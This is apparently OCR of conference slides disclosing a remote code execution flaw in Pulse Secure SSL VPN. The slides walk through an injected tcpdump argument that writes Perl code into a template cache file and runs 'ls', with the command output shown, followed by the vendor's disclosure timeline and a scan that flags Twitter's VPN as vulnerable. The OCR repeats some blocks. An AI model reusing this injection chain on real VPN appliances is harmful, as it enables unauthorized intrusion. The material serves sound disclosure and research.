
Think out of the box

```
$ tcpdump -d -r '123'
  tcpdump: 123: No such file or directory

$ tcpdump -d -r '123' 2>&1 | perl -
  syntax error at - line 1, near "123:"
  Execution of - aborted due to compilation errors.
```

Think out of the box

```
$ tcpdump -d -r 'print 123#'
  tcpdump: print 123#: No such file or directory

$ tcpdump -d -r 'print 123#' 2>&1 | perl -
  123
```

Perl 101


Code
tcpdump: print 123#: No such file or directory
GOTO label
Comment

```
/usr/sbin/tcpdump -d
-r'$x="ls",system$x#'
2>/data/runtime/tmp/tt/setcookie.thtml.ttc
<
>/dev/null
2>&1
```

RCE Exploit

```
/usr/sbin/tcpdump -d
1 -r'$x="ls",system$x#'
2>/data/runtime/tmp/tt/setcookie.thtml.ttc
<
>/dev/null
2>&1
```

STDERR(2)

```
tcpdump: $x="ls",system$x#: No such file...
```

```
/usr/sbin/tcpdump -d
-r'$x="ls",system$x#'
2>/data/runtime/tmp/tt/setcookie.thtml.ttc
<
>/dev/null
2>&1
```

2

STDERR(2) > /data/runtime/tmp/tt/setcookie.thtml.ttc

```
tcpdump: $x="ls",system$x#: No such file...
```

```
/usr/sbin/tcpdump -d
-r'$x="ls",system$x#'
2>/data/runtime/tmp/tt/setcookie.thtml.ttc
```


3 <

~~>/dev/null~~

~~2>&1~~

STDERR(2) > /data/runtime/tmp/tt/setcookie.thtml.ttc

```
tcpdump: $x="ls",system$x#: No such file...
```




```
curl https://sslvpn/dana-na/auth/setcookie.cgi
boot  bin  home  lib64       mnt      opt  proc  sys  usr  var
data  etc  lib   lost+found  modules  pkg  sbin  tmp
...
```

Response from Pulse Secure

- Pulse Secure is committed to providing customers with the best Secure Access Solutions for Hybrid IT- SSL VPN and takes security vulnerabilities very seriously
- Timeline:
  - This issue was reported to Pulse Secure PSIRT Team on **March 22, 2019**
  - Pulse Secure fixes all reported issues in short span of time and published the security advisory SA44101 on **April 24, 2019** with all software updates that address the vulnerabilities for unpatched versions
  - Pulse Secure assigned the CVE's to all reported vulnerabilities and updated the advisory on April 25, 2019
  - Pulse Secure sent out a reminder to all customers to apply the security patches on June 26, 2019
- Pulse Secure would like to thank DEVCORE Team for reporting this vulnerability to Pulse Secure and working toward a coordinated disclosure

Hacking Twitter

- We keep monitoring large corporations who use Pulse Secure by fetching the exposed version and **Twitter** is one of them
- Pulse Secure released the patch on **April 25, 2019** and we wait 30 days for Twitter to upgrade the SSL VPN


Welcome to the
Twitter VPN Access Portal
username
password
Realm
TWO FACTOR FULL TUNNEL
Sign In
Please sign in to begin your secure session.


Twitter is vulnerable

```
$ ./pulse_check.py <mask>.twitter.com
[*] Date = Thu, 13 Dec 2018 05:34:28 GMT
[*] Version = 9.0.3.64015
[*] OK, <mask>.twittr.com is vulnerable
```

